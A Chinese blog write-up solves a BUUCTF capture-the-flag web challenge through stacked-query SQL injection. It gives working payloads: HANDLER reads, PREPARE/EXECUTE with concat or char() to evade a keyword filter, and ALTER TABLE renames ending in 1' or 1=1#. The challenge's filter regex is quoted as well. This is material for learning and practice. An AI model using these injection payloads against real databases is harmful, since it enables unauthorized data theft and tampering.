



BUUCTF之[强网杯 2019]随便注 -----堆叠查询

原创

若、时光破灭  于 2021-07-16 19:53:49 发布  29  收藏

分类专栏: [Classical CTF-WEB 注入](#) 文章标签: [mysql 安全 web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44632787/article/details/118737571

版权



[Classical 同时被 3 个专栏收录](#)

12 篇文章 0 订阅

订阅专栏



[CTF-WEB](#)

40 篇文章 1 订阅

订阅专栏




[注入](#)

10 篇文章 0 订阅

订阅专栏

[BUUCTF之\[强网杯 2019\]随便注 -----堆叠查询](#)

题目



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```




一开始以为这个是简单的SQL注入，结果是堆叠查询。。。。

关于堆叠查询有几个要记的知识点：

1. `show databases;` //显示所有数据库
2. `show tables;` // 显示所有表名
3. `show columns from 【表名】;` // 显示对应表名里列的信息
4. `desc 【表名】;` // 显示详细的表名信息

```
array(1) {  
  [0]=>  
    string(11) "ctftraining"  
}  
  
array(1) {  
  [0]=>  
    string(18) "information_schema"  
}  
  
array(1) {  
  [0]=>  
    string(5) "mysql"  
}  
  
array(1) {  
  [0]=>  
    string(18) "performance_schema"  
}  
  
array(1) {  
  [0]=>  
    string(9) "supersqli"  
}  
  
array(1) {  
  [0]=>
```



https://blog.csdn.net/welxin_44632787

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1


```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
    string(16) "1919810931114514"  
}
```

后期结果验证可以发现flag在这个表里

```
array(1) {  
  [0]=>  
    string(5) "words"  
}
```

但是前台提供的查询是这个表



注意这里的表名需要用到反单引号,即`1919810931114514`。这个应该是和数据库的表名有关系


姿势: 1

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(6) {  
  [0]=>  
    string(4) "flag"  
  [1]=>  
    string(12) "varchar(100)"  
  [2]=>  
    string(2) "NO"  
  [3]=>  
    string(0) ""  
  [4]=>  
    NULL  
  [5]=>  
    string(0) ""  
}
```



对了，还有一点忘记说。这里过滤了的关键词有这些：select, update, delete, drop, insert, where。并且是不区分大小写的。




取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i", $inject);
```

被过滤掉的关键词



解题思路一：

MySQL中查询语句handler:

1. handler 【表名】 open; // 打开某个表
2. handler 【表名】 read first || next; // 读取表里第一行或者下一行的数据
3. handler 【表名】 close; // 关闭该表

由于flag是在`1919810931114514`这个表里（注意这里的反单引号是必须加的`），所以步骤是：

```
handler `1919810931114514` open;
handler `1919810931114514` read first;
handler `1919810931114514` close;
```

BUUCTF easy_sql

ec0f46df-471d-426a-a214-10b7045d569b.node4.buuoj.cn/?inject=1;handler `1919810931114514` op

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{626ab3e1-1130-4957-8751-c6c2cb03237d}"
}
```

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

```
http://ec0f46df-471d-426a-a214-10b7045d569b.node4.buuoj.cn/?inject=1;
handler `1919810931114514` open;
handler `1919810931114514` read first;
handler `1919810931114514` close;
```

Post data Referer User Agent Cookies Clear All

28°C 多云 18:46 2021/7/16

解题思路二:


基本步骤为:

1. `PREPARE 【自定义名】 FROM 【自定义的SQL查询语句】;`
2. `EXECUTE 【自定义名】;`
3. `DEALLOCATE PREPARE 【自定义名】;`

所以这里的查询语句可以为:

```
PREPARE Hack_SQL FROM select flag from `1919810931114514`;
EXECUTE Hack_SQL ;
DEALLOCATE PREPARE Hack_SQL;
```

但是很可惜，这里的select被过滤了。所以需要换一下思路！



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i", $inject);
```

但是这里的select被过滤了



```
PREPARE Hack_SQL from concat('s','elect', ' * from `1919810931114514` ');  
EXECUTE Hack_SQL;  
DEALLOCATE PREPARE Hack_SQL;
```

或者

```
PREPARE Hack_SQL from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');  
EXECUTE Hack_SQL;  
DEALLOCATE PREPARE Hack_SQL;#
```

其中这里的 115,101,108,101,99,116 转换为ascii码就是 select

十进制数	Ascii码
97	a
98	b
99	c
100	d
101	e
102	f
103	g
104	h
105	i
106	j
107	k
108	l

十进制数	Ascii码
109	m
110	n
111	o
112	p
113	q
114	r
115	s
116	t
117	u
118	v
119	w
120	x
121	y
122	z


解题思路三：

由于前端提供查询的数据库为words，但是flag在数据库1919810931114514里。并且可以猜测后台的SQL查询语句为：`select * from words where id=【你输入 id】`

1. 所以我们需要先将数据库words改成其它的数据库名
2. 再把数据库1919810931114514改名为words
3. 并且把（改名前）1919810931114514数据库的字段flag改名成id

所以这里的payload可以为：

```
1';
alter table words rename to words1;
alter table `1919810931114514` rename to words;
alter table words change flag id varchar(100);
```



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 提交查询

```
array(1) {  
  [0]=>  
    string(42) "flag{3ac3b7b4-b237-4d22-9313-bb91e7d553a7}"  
}
```

改完名再输入1' or 1=1#就可以拿到flag了



总结：

之前做CTF看到Handler和Prepare这两种的解法的时候，就想着这些MySQL的术语我根本不会啊啊啊啊！接下来该怎么学啊。但是后来堆叠查询见的多，Handler和Prepare也见了好几次。就不再觉得那么陌生了，然后就慢慢学会这种解题方法了。。。

至于解题三，那个其实是在网上看到别人的WP才知道。大佬果然是大佬，，，

参考链接